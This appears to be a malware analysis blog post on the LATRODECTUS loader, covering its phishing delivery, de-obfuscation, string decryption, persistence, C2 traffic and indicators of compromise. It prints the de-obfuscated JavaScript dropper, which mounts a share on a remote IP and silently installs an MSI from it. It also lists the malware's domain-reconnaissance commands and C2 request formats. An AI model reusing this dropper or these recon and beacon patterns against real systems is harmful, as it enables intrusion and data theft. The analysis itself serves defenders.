
Inside LATRODECTUS: A Dive into Malware Tactics and Mitigation

medium.com/@zyadlzyatsoc/inside-latrodectus-a-dive-into-malware-tactics-and-mitigation-5629cdb109ea

Zyad Elzyat June 13, 2024



Summary

Zyad Elzyat

--

- LATRODECTUS is a sophisticated malware variant designed to replace the functionality of ICEDID and also download it but in this report we will analyze LATRODECTUS only.
- LATRODECTUS spreads through phishing emails and malicious attachments. Once executed, it copies itself into the AppData directory and creates a scheduled task named “Updater” to ensure persistence upon system logon

> LATRODECTUS capabilities:

- Command Execution: It can execute various commands received from the C2 server, such as downloading and running executable files, DLLs.
- Information Gathering: The malware collects comprehensive system information, including IP configuration, system info, domain trusts, network views, and details about antivirus products.
- Persistence : The malware establishes persistence by modifying system registries, creating scheduled tasks for startup.

LATRODECTUS Delivery

1. The initial stage of the LATRODECTUS infection typically begins with a phishing email.

2. When the victim opens the malicious attachment or clicks on the link, a JavaScript dropper is executed.

3. The JS dropper uses WMI to execute commands and scripts within the Windows environment. WMI allows the malware to perform various administrative tasks without raising suspicion.

4. then downloads a malicious MSI (Microsoft Installer) file from a remote server. This MSI file contains the next stage of the malware

5. After downloading the MSI file, the malware extracts a DLL (Dynamic Link Library) file from it. The DLL is then executed using the rundll32 command

6. Once the LATRODECTUS DLL is running, it communicates with a Command and Control (C2) server.

```
def de_Comment(input_file, output_file):
    with open(input_file, 'r') as infile, open(output_file, 'w') as outfile:
        for line in infile:
            if line.startswith('////'):
                outfile.write(line[4:])

# input_file = ''  The JS File output_file = 'out.js'  de_Comment(input_file,
output_file)
```

> After running the Python script to de-obfuscate the JavaScript file, the code has been transformed into a more readable and understandable format. This process unveils the original structure and logic of the code, making it easier to analyze

```
var network = new ActiveXObject("WScript.Network");
var wmi = GetObject("winmgmts:\\\\.\\root\\cimv2");
var attempt = 0;
var connected = false;
var driveLetter, letter;



function isDriveMapped(letter) {
   var drives = network.EnumNetworkDrives();
   for (var i = 0; i < drives.length; i += 2) {
        if (drives.Item(i) === letter) {
            return true;
        }
    }
    return false;
}



for (driveLetter = 90; driveLetter >= 65 && !connected; driveLetter--) {
    letter = String.fromCharCode(driveLetter) + ":";
    if (!isDriveMapped(letter)) {
        try {
            network.MapNetworkDrive(letter, "\\\\95.164.3.171@80\\share\\");
            connected = true;
            break;
          } catch (e) {
             attempt++;
          }
   }
}



if (!connected && attempt > 5) {
    var command = 'net use ' + letter + ' \\\\95.164.3.171@80\\share\\
/persistent:no';
    wmi.Get("Win32_Process").Create(command, null, null, null);



    var startTime = new Date();
    while (new Date() - startTime < 3000) {}
    connected = isDriveMapped(letter);
}



if (connected) {
    var installCommand = 'msiexec.exe /i \\\\95.164.3.171@80\\share\\cisa.msi /qn';
    wmi.Get("Win32_Process").Create(installCommand, null, null, null);
```

```
try {
   network.RemoveNetworkDrive(letter, true, true);
} catch (e) {

       }} else {    WScript.Echo("Failed.");}
```

Unpcaking

Upon encountering malware embedded within an MSI file, I employed “UniExtract” to extract the DLL file concealed within.

To expedite the unpacking process, I’ve opted to utilize [unpackme](https://www.unpac.me/), a service specifically designed for efficiently unpacking malwares and now the sample is ready for analysis.

API Hashing

The LATRODECTUS DLL contains four export functions. These exports are essentially entry points that can be called by other programs or system processes. Despite having multiple names, all four exports direct execution to the same underlying function within the DLL.

and when go into that function i found this function and inside it there are 6 functions contains alot of hashes that malware use it for API Hashing and try to resolve it with hashdb

LATRODECTUS Use CR32 For API Hashing to resolve kernel32.dll and ntdll.dll modules and their functions. In order to resolve additional libraries such as user32.dll or wininet.dll and search for all “.dll” Files In System.

String Decryption

I used [0x0d4y](https://0x0d4y.blog/case-study-analyzing-and-implementing-string-decryption-algorithms-latrodectus/) Script to decipher encrypted strings within the malware sample. After customizing the script to generate the output in a text file format, I executed it to obtain the decrypted strings for further examination.

```
import pefile
import re



def format_string(encoded_string: bytes) -> str:
    try:
        formatted_string = encoded_string.decode('utf-8')
        if formatted_string.isascii():
            return formatted_string
    except UnicodeDecodeError:
        pass



    return "Not an ASCII String"



def decrypt_string(data_enc: bytes, xor_key: int) -> str:
    decrypted_strings = bytearray()
    for enc_data in data_enc:
        xor_key += 1
        decrypted_strings.append(enc_data ^ (xor_key & 0xFF))
    return format_string(decrypted_strings)



# pe = pefile.PE(r"") File Path For Windows
# pe = pefile.PE("") File Path For Linux



data_section = next((s for s in pe.sections if b'.data' in s.Name), None)
data = data_section.get_data()
first_data_byte = data[0]
references = []
for section in pe.sections:
    if b'.data' in section.Name:
        data = section.get_data()
        index = data.find(first_data_byte)
        while index != -1:
            references.append(section.VirtualAddress + index)
            index = data.find(first_data_byte, index + 1)



output_file = "output.txt"



with open(output_file, "w") as f:
    for ref in references:
        encryption_key = pe.get_data(ref, 1)[0]
        f.write("\033[33m\nXOR Initial Key: \033[0m" + hex(encryption_key) + "\n")
```

```
        data_length = encryption_key ^ pe.get_data(ref + 4, 1)[0]        # Calculate
the length of the data
        f.write("\033[34mEncrypted Data Block Length: \033[0m" + str(data_length) +
"\n")
        encrypted_data = pe.get_data(ref, data_length + 6)[6:]        # Jump six
bytes to the initial encrypted block
        f.write("\033[31mEncrypted Data Block: \033[0m" +
hex(int.from_bytes(encrypted_data, byteorder='little')) + "\n")
        decrypted_str = decrypt_string(encrypted_data, encryption_key)    # Decrypt
the strings
        f.write("\033[32mDecrypted String:\033[0m" + decrypted_str + "\n")



with open(output_file, "r") as f:
    output_text = f.read()



pattern = r".*Decrypted String:.*"



result = re.findall(pattern, output_text)



cleaned_output_file = "cleaned_output.txt"
with open(cleaned_output_file, "w") as f:
    for line in result:
        f.write(line + "\n")

print("Decrypted String saved to:", cleaned_output_file)
```

```
Decrypted String:/c ipconfig /allDecrypted
String:C:\Windows\System32\cmd[.]exeDecrypted String:/c systeminfoDecrypted String:/c
nltest /domain_trustsDecrypted String:/c net view /all /domainDecrypted String:/c
nltest /domain_trusts /all_trustsDecrypted String:/c net view /allDecrypted
String:&ipconfig=Decrypted String:/c net group "Domain Admins" /domainDecrypted
String:/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
/Format:ListDecrypted String:C:\Windows\System32\wbem\wmic.exeDecrypted String:/c net
config workstationDecrypted String:/c wmic.exe /node:localhost /namesDecrypted
String:R6[2M>B2ZDecrypted String:/c whoami /groupsDecrypted
String:&systeminfo=Decrypted String:&domain_trusts=Decrypted
String:&domain_trusts_all=Decrypted String:&net_view_all_domain=Decrypted
String:&net_view_all=Decrypted String:&net_group=Decrypted String:&wmic=Decrypted
String:&net_config_ws=Decrypted String:&net_wmic_av=Decrypted
String:&whoami_group=Decrypted String:{Decrypted String:"pid":Decrypted
String:"%d",Decrypted String: "proc":Decrypted String:"%s",Decrypted String:
"subproc": [Decrypted String:]Decrypted String:}Decrypted String:&proclist=[Decrypted
String:{Decrypted String:"pid":Decrypted String:"%d",Decrypted
String:"proc":Decrypted String:"%s",Decrypted String:"subproc": [Decrypted
String:]Decrypted String:}Decrypted String:&desklinks=[Decrypted String:*.*Decrypted
String:"%s"Decrypted String:]Decrypted String:Update_%xDecrypted
String:Custom_updateDecrypted String:.dllDecrypted String:.exeDecrypted
String:UpdaterDecrypted String:"%s"Decrypted String:rundll32.exeDecrypted
String:"%s", %s %sDecrypted String:runnungDecrypted String::wtfbbqDecrypted
String:%dDecrypted String:files/bp.datDecrypted String:%s\%d.dllDecrypted
String:%d[.]datDecrypted String:%s\%sDecrypted String:init -zzzz="%s\%s"Decrypted
String:frontDecrypted String:/files/Decrypted String:LittlehwDecrypted
String:.exeDecrypted String: Content-Type application/x-www-form-urlencodedDecrypted
String:POSTDecrypted String:GETDecrypted String:curl/7.88.1Decrypted
String:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)Decrypted
String:CLEARURLDecrypted String:URLSDecrypted String:COMMANDDecrypted
String:ERRORDecrypted String:12345Decrypted
String:counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&
 String:<!DOCTYPEDecrypted String:%s%d.dllDecrypted String:<html>Decrypted String:
<!DOCTYPEDecrypted String:%s%d[.]exeDecrypted String:LogonTriggerDecrypted
String:%x%xDecrypted String:TimeTriggerDecrypted String:PT1H%02dMDecrypted
String:&mac=Decrypted String:;Decrypted String:%04d-%02d-%02dT%02d:%02d:%02dDecrypted
String:%02xDecrypted String::%02xDecrypted String:PT0SDecrypted
String:&computername=%sDecrypted String:&domain=%sDecrypted String:\*.dllDecrypted
String:ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/Decrypted
String:%04X%04X%04X%04X%08X%04XDecrypted String:\Registry\Machine\Decrypted
String:AppDataDecrypted String:DesktopDecrypted String:StartupDecrypted
String:PersonalDecrypted String:Local AppDataDecrypted
String:Software\Microsoft\Windows\CurrentVersion\Explorer\Shell FoldersDecrypted
String:hxxps[://]aytobusesre[.]com/live/Decrypted
String:hxxps[://]scifimond[.]com/live/Decrypted
String:C:\WINDOWS\SYSTEM32\rundll32[.]exe %s,%sDecrypted
String:C:\WINDOWS\SYSTEM32\rundll32[.]exe %sDecrypted
String:\update_data.datDecrypted String:URLS|%d|%s
```

and ahmedskasmani script to use it inside ida pro with some modifications.

```
import idaapi, idc, idautils



def find_fn_Xrefs(fn_addr):
    xref_list = []
    for ref in idautils.XrefsTo(fn_addr):
        xref = {}
        xref['normal'] = ref.frm
        xref['hex'] = hex(ref.frm)
        xref_list.append(xref)
    return xref_list



def get_bytes_from_address(addr, length):
    ea = addr
    ret_data = bytearray()
    for i in range(0, length):
        data = idc.get_bytes(ea + i, 1)
        ret_data.append(data[0])
        i += 1
    return ret_data



def get_fastcall_args_number(fn_addr, arg_number):
    args = []
    arg_count = 0
    ptr_addr = fn_addr
    while True:
        ptr_addr = idc.prev_head(ptr_addr)
        # print(idc.print_insn_mnem(ptr_addr))
        if idc.print_insn_mnem(ptr_addr) == 'mov' or idc.print_insn_mnem(ptr_addr) ==
'lea':
            arg_count += 1
            if arg_count == arg_number:
                if idc.get_operand_type(ptr_addr, 1) == idc.o_mem:
                    args.append(idc.get_operand_value(ptr_addr, 1))
                elif idc.get_operand_type(ptr_addr, 1) == idc.o_imm:
                    args.append(idc.get_operand_value(ptr_addr, 1))
                elif idc.get_operand_type(ptr_addr, 1) == idc.o_reg:
                    reg_name = idaapi.get_reg_name(idc.get_operand_value(ptr_addr,
1), 4)
                    reg_value = get_reg_value(ptr_addr, reg_name)
                    args.append(reg_value)
                else:
                    # We can't handle pushing reg values so throw error
                    print("Exception in get_stack_args")
                    return
                return args
```

```
            else:
                continue
    return args



def decode_str(s) -> str:
    is_wide_str = len(s) > 1 and s[1] == 0
    result_str = ""
    if not is_wide_str:
        result_str = s.decode("utf8")
    else:
        result_str = s.decode("utf-16le")
    if result_str.isascii():
        return result_str
    return ""



def decrypt(a1):
    result = bytearray()
    key = a1[0]
    result_len = a1[4] ^ a1[0]
    v8 = 6  # Offset to the third element in a1 as bytes
    extracted_data = a1[6:6 + result_len]



    for i in range(result_len):
        key = (key + 1) % 256
        print(f"Debug: key: {hex(key)}, extracted_data[i] : {hex(extracted_data[i])},
result: {extracted_data[i] ^ key}")
        result.append((extracted_data[i] ^ key) % 256)



    print(f"Debug: {len(result)} | {result}")
    return decode_str(result)



def set_hexrays_comment(address, text):
    print("Setting hex rays comment")
    # breakpoint()
    cfunc = idaapi.decompile(address)
    tl = idaapi.treeloc_t()
    tl.ea = address
    tl.itp = idaapi.ITP_SEMI
    if cfunc:
        cfunc.set_user_cmt(tl, text)
        cfunc.save_user_cmts()
    else:
        print("Decompile failed: {:#x}".format(address))
```

```
def set_comment(address, text):
    idc.set_cmt(address, text, 0)
    set_hexrays_comment(address, text)

decryption_fn_address = 0x000000018000ACC8# get the xrefs to the function
addressxref_list = find_fn_Xrefs(decryption_fn_address)# for each ref in the arrayfor
ref in xref_list:    print("")    print(f"Func Address : {ref['hex']},
{ref['normal']}")    arg_address_hex = hex(get_fastcall_args_number(ref['normal'], 1)
[0])    arg_address = get_fastcall_args_number(ref['normal'], 1)[0]    enc_value =
get_bytes_from_address(arg_address, 8)    # print(f"env value: {enc_value}")
print(f"Debug: enc_value[0] : {hex(enc_value[0])}, enc_value[4]:
{hex(enc_value[4])}")    result_str_len = enc_value[0] ^ enc_value[4]
print(f"result char count : {result_str_len}")    enc_value =
get_bytes_from_address(arg_address, 6 + result_str_len)    if b'\xff\xff\xff\xff' not
in enc_value:        print(f"Debug: len : {len(enc_value)}, enc_value: {enc_value}")
dec_string = decrypt(enc_value)        print(f"Decrypted String: {dec_string}")
set_comment(ref['normal'], dec_string)
```

Collecting System Information

> The Malware run these commands to collect system information and try for enumeration , and check the AV

```
C:\Windows\System32\cmd.exe /c ipconfig /allC:\Windows\System32\cmd.exe /c
systeminfoC:\Windows\System32\cmd.exe /c nltest
/domain_trustsC:\Windows\System32\cmd.exe /c net view /all
/domainC:\Windows\System32\cmd.exe /c nltest /domain_trusts
/all_trustsC:\Windows\System32\cmd.exe /c net view /allC:\Windows\System32\cmd.exe /c
net group "Domain Admins" /domainC:\Windows\System32\wbem\wmic.exe /Node:localhost
/Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:ListDecrypted
String:C:\Windows\System32\wbem\wmic.exeC:\Windows\System32\cmd.exe /c net config
workstationC:\Windows\System32\cmd.exe /c wmic.exe /node:localhost
/namesC:\Windows\System32\cmd.exe /c whoami /groups
```

Persistence

- it’s evident that the malware employs a sophisticated persistence mechanism to ensure its execution and propagation within the system. Here’s a breakdown of its methodology:
- Utilization of rundll32 Command: The malware utilizes the rundll32 command to execute itself discreetly within the system environment. This technique allows the malware to masquerade as a legitimate Windows process, potentially evading detection by security software.
- Creation of Copy in AppData Directory: Following execution, the malware creates a duplicate of itself in the directory path:

```
"C:\Users'Username'\AppData\Roaming\Custom_update\Update_….dll"
```

- By placing the copy in the AppData directory, a common location for storing application data, the malware attempts to blend in with legitimate files and avoid suspicion.
- Task Scheduler Entry for Persistent Execution: To ensure persistent execution across system reboots, the malware sets up a task scheduler entry. This entry is configured to run the copied DLL file upon user login, thereby perpetuating the malware's activity even after system restarts.

C2 Extraction

```
counter=0&type=1&guid=249507485CA29F24F77B0F43D7BA&os=6&arch=1&username=user&group=510
3C4ILHO&domain=-
```

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)

First Domain : hxxps[://]aytobusesre[.]com

Second Domain : hxxps[://]scifimond[.]com

username : infected user

direction : C2 Domain

mac : Mac Address

computername : host name

os : Windows Version

arch : Machine Arch Type

IOC's

1. JS SHA-256: 4ff60df7d165862e652f73752eb98cf92202a2d748b055ff1f99d4172fa4c92f

2. MSI SHA-256 :
3a950d7e6736f17c3df90844c76d934dc66c17ec76841a4ad58de07af7955f0f

3. SHA-256 DLL Packed :
aee22a35cbdac3f16c3ed742c0b1bfe9739a13469cf43b36fb2c63565111028c

4. First Domain : hxxps[://]aytobusesre[.]com

5. Second Domain : hxxps[://]scifimond[.]com

6. IP’s :

104.21.78.238

172.67.138.110

188.114.96.9

188.114.97.9

188.114.96.0

188.114.97.0

104.21.23.12

172.67.208.70

188.114.97.7

188.114.96.7

references

- [Elastic Report :(https://www.elastic.co/security-labs/spring-cleaning-with-latrodectus)
- [0x0d4y Python Script](https://0x0d4y.blog/case-study-analyzing-and-implementing-string-decryption-algorithms-latrodectus/)
- [AhmedS Kasmani Latrodectus — Malware Analysis Part 1] (https://www.youtube.com/watch?v=Ji89-Urr4I0&t=1s)
- [AhmedS Kasmani Latrodectus — Malware Analysis Part 2] (https://www.youtube.com/watch?v=yUYxVypfvUM&t=1123s)